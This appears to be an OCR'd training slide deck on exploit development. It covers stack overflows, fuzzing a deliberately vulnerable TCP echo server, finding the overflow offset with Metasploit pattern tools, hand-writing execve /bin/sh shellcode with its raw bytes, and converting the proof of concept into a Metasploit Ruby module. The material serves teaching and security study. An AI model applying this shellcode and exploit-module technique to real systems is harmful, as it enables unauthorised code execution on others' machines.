Exploit Creation in Metasploit

Step By Step

David Hoelzer
dhoelzer@enclaveforensics.com

Overview

- How Overflows Happen
- Finding Flaws
- Writing Shellcode
- Exploiting Manually
- Conversion to Metasploit

How Overflows Happen

Very Simple Concept


- Overflows result from too much stuff in too small a space
- 2 general categories:
  - Stack Overflows
  - Heap Overflows

Stack Overflows

- Conceptually Simple
- Take advantage of:
  - Argument passing
  - Locally defined buffers in function
  - Amounts to Stack Frame Corruption

The Stack In Pictures


- Stack is used for function argument passing
  - Also used for local variable storage!
- Normal stack ->
  - Memory matches debug stack dump



Michael Lynn, 2007

Normal Stack Operation


- Local buffer "c" receives data
  - "hello\0"
- Everything else remains intact



Michael Lynn, 2007

Stack Overflow In Pictures

- Too much data!
  - Still passed into "c"
  - Overflows local pointer "bar"
  - Overwrites saved frame pointer
    - Where the ESP is supposed to be after return
  - Overwrites return!



Michael Lynn, 2007

Heap Overflows

- Heap contains dynamic memory
  - Globally defined variables
  - Memory pool for allocating space
- Fewer protections against these

Finding Flaws

Fuzzing for Fun & Profit

- Jam "stuff" into every opening you can find
  - Big stuff
  - Small stuff
  - No stuff
  - Type invalid stuff

Simple Example

- Sample network listener
  - Listen on TCP port 7777
  - Upon connection accept data
  - Echo data back to the port
  - Close the connection
- Of course, it's got a flaw. ☺


Finding the Flaw

- Can we cause unexpected behavior?
  - If we send expected data, what is the normal behavior?
  - Can we find input that causes the behavior to change?

Exploiting the Flaw

- Run the code in a debugger
  - Run the process
  - Attach the debugger
  - Send "broken" input
- Alternatively, turn on core-dumps
  - Run and send "broken" input
  - Open coredump in debugger

Example Server




“Fuzzing” Example


```
jars@jars-desktop: ~
File  Edit  View  Terminal  Tabs  Help
jars@jars-desktop:~$ perl -e 'print "A"x15000;' | nc 127.0.0.1 7777
HELO
COMMAND:jars@jars-desktop:~$
```

- No output!
  - Server is still running, but…

```
root@jars-desktop:/home/jars/metasploit_sample# ls -l
total 304
-rw------- 1 root root 282624 2009-12-12 16:42 core
-rwxr-xr-x 1 root root  14963 2009-12-12 16:40 server
-rw-r--r-- 1 root root   3257 2009-12-12 16:40 server.c
-rw-r--r-- 1 root root   3225 2009-12-12 16:27 server.c~
root@jars-desktop:/home/jars/metasploit_sample#
```



What's In the Core?



Status Check

- What We Know:
  - Stack overflow occurred
  - Successful overwrite of return
- What We Need To Know:
  - How big is the buffer?
  - Where is the buffer?

How Big is the Buffer??

```
Usage: pattern_create.rb length [set a] [set b] [set c]
David-Hoelzers-MacBook-Pro:tools davidhoelzer$ ./pattern_create.rb  2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
d3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A
x3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
h3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2B
r3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu
6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce
6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9
Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2C
l3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
David-Hoelzers-MacBook-Pro:tools davidhoelzer$
```

Push Pattern/Check Core


```
root@jars-desktop:/home/jars/metasploit_sample# cat 2kpattern | nc 127.0.0.1 7777
HELO
COMMAND:root@jars-desktop:/home/jars/metasploit_sample# gdb --core=core
GNU gdb 6.6-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./server'.
Program terminated with signal 11, Segmentation fault.
#0  0x65413165 in ?? ()
(gdb)
```

Calculate Offset

- Use pattern_offset.rb for size!
  - Calculates size between start of buffer and EIP
  - Just give it the EIP from core!
    - For us, we have 124 bytes to work with

```
David-Hoelzers-MacBook-Pro:tools davidhoelzer$ ./pattern_offset.rb 0x65413165 2000
124
David-Hoelzers-MacBook-Pro:tools davidhoelzer$
```

Where Are We Now?



```
(gdb) info reg
eax            0xbfb36018       -1078763496
ecx            0xbfb36018       -1078763496
edx            0x405    1029
ebx            0xb7f17ff4       -1208909836
esp            0xbfb36070       0xbfb36070
ebp            0x37634136       0x37634136
esi            0xb7f43ce0       -1208730400
edi            0xbfb369fa       -1078760966
eip            0x41386341       0x41386341
eflags         0x10246  [ PF ZF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

Gather Useful Data

- Stack Contents
- Registers
- Shared library functions available
- Function pointers?
- Figure out what where the overflow occurs

Writing Shellcode

Plan Your Exploit

- Think about what you discovered in the last step
  - What type of attack makes sense?
    - Stack overflow? Stack randomized?
    - Canaries? Other protection mechanisms?
  - How much space do you have?
  - Insert code or redirect execution?

Create Some Shellcode

- Stack Based Flaws
  - With so many protections, Arc-Injection (ret to libc) make sense
  - Very easy to create
- Even so, shellcode is easy…
  - Assembler is your friend
  - If you're rusty compile to assembler

Simple Example

- Run "execve /bin/sh"
  - MOV $0x68732f32 // "/sh"
  - SHR $8, %eax // Create null
  - PUSH %eax // Add to stack
  - PUSH $0x6e69622f // Push "/bin"
  - MOV %esp, %ebx // EBX is pointer
  - XOR %edx, %edx // EDX = 0

It's actually "hs/2nib/"
Why??

(Continued)

- PUSH %edx // Push zero
- PUSH %ebx // Push pointer
- MOV %esp, %ecx // ECX is Argv
- MOV %edx, %eax // EAX = 0
- MOV $0x0b, $al // 11 = execve
- INT $0x80 // System call

Compile Your Code

- GCC Compiler
  - gcc –c shellcode.s
    - Compiles to Object code
    - Allows us to dump out machine language bytes
  - objdump –d shellcode.o

Shellcode as Bytes

```
jars@jars-desktop:~/metasploit_sample$ objdump -d shellcode.o

shellcode.o:     file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
   0:   b8 32 2f 73 68          mov    $0x68732f32,%eax
   5:   c1 e8 08                shr    $0x8,%eax
   8:   50                      push   %eax
   9:   68 2f 62 69 6e          push   $0x6e69622f
   e:   89 e3                   mov    %esp,%ebx
  10:   31 d2                   xor    %edx,%edx
  12:   52                      push   %edx
  13:   53                      push   %ebx
  14:   89 e1                   mov    %esp,%ecx
  16:   89 d0                   mov    %edx,%eax
  18:   b0 0b                   mov    $0xb,%al
  1a:   cd 80                   int    $0x80
jars@jars-desktop:~/metasploit_sample$
```

Bytes to Exploit

- Just copy the bytes!

```
  18:   b0 0b                   mov    $0xb,%al
  1a:   cd 80                   int    $0x80
jars@jars-desktop:~/metasploit_sample$ perl -e 'print "\xb8\x32\x2f\x73\x68\xc1\xe8\x08\x50\x68\
x2f\x62\x69\x6e\x89\xe3\x31\xd2\x52\x53\x89\xe1\x89\xd0\xb0\x0b\xcd\x80"; ' > shellcode_raw
jars@jars-desktop:~/metasploit_sample$
```

- We have 28 bytes of code
  - Remember this
  - We need it to figure out a return address!

Manual Exploitation

What Now?

- Knowledge of flaw
- Shellcode in hand
  - Or ret-to-libc plan of attack
- How do we launch the exploit?

Possibilities


- Bundle up a prepared binary string
  - Use PERL, Python or Ruby
- Launch manually
  - Same tools, especially for local/ command line exploits
- Netcat is your friend
  - For POC, launch your binary using NC

What We Know

- What we have:
  - 124 byte buffer
  - ESP pointing to 0xbfffed40
  - 28 byte shellcode
    - 124 – 28 = 96 bytes
- What can we pad with?
  - Single byte unimportant instructions
  - NOP is a great choice! (0x90)

Launching an Exploit

- Bundle up the pieces
  - NOPs + Exploit + Address
  - Send it through Netcat!
    - Notice the "#" in the server window!



Conversion to Metasploit

The Final Frontier

- Working POC in hand, how do we convert this to a Metasploit plugin?
  - Basic Ruby knowledge useful
    - Not required
    - We can muddle through using the skeleton

metasploit

Metasploit: Exploit Internals

sbs.rb

```
# As much as I hate it, this starts with some Metasploit API secret sauce

require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote

      include Exploit::Remote::Tcp  # Since this exploits a remote TCP service we must
                                    # include the MSF core modules for TCP connections

      def initialize(info = {})     # More MSF magic
            super(update_info(info,
                  'Name'           => 'Course Example',
                  'Description'    => %q{
                        This sample exploit module demonstrates how to convert a manual
                        exploit into a MSF exploit module.  Only works the first time, then
                        the server memory state is corrupted.
                  },
                  'Author'         => 'Hoelzer',
                  'Version'        => '$Revision: 1 $',
                  'Payload'        =>           # This defines info that we know about the target
                        {
                              'Space'    => 124, # How much space is there on the stack?
                              'BadChars' => "", # Are there any characters that can't be sent?
                        },
                  'DefaultOptions'  => i  # Allows pre-definition of options
```

More Class Configuration

sbs.rb

```
                },
        'DefaultOptions'  => i  # Allows pre-definition of options
                {
                        'RPORT' => '7777' # For us, we'll choose the server port
                },
        'Targets'         =>            # What kind of systems will this run on?
                [
                        [
                                'linux',
                                {
                                        'Platform' => 'lin',
                                        'Ret'      => 0xbfffed50
        # In this example, we're cutting this super close to allow larger exploit
        # selection.  If we were to adjust this value, we could add a nopsled to the
        # front end of the exploit + payload.  Since our exploit will be extremely
        # reliable against an un-exploited service, we won't bother for now.
                                }
                        ],
                ],
        'DefaultTarget' => 0))        # Set Linux as the default target (above)
end

# The check function allows us to define a test to verify whether or not the target
# system is vulnerable to attack.  For now, we'll just return "True".
```

Check function

sbs.rb

```
def check
	return Exploit::CheckCode::Vulnerable
end

# The exploit method us called when we actually attempt to run the exploit.  We build
# our exploit by packing up the encoded payload first and then appending our known
# return address.
#
# Note that MSF will automatically pad the space between our payload and our return
# address.  It would be better if we determiend the encoded size of desirable payloads
# and put a NOP sled on the front instead.  This would likely make the exploit more
# reliable for multiple attacks against a single target.

def exploit
	connect                                  # Connect to the remote host

	print_status("Sending #{payload.encoded.length} byte payload...")

	buf  = payload.encoded                   # Put the paylad in the buffer
	buf += [ target.ret ].pack('V')                # Add the return address

	sock.put(buf)                            # Deliver the exploit
	sock.get
	handler                                  # Hand off to the payload handler
```

metaSPLoit

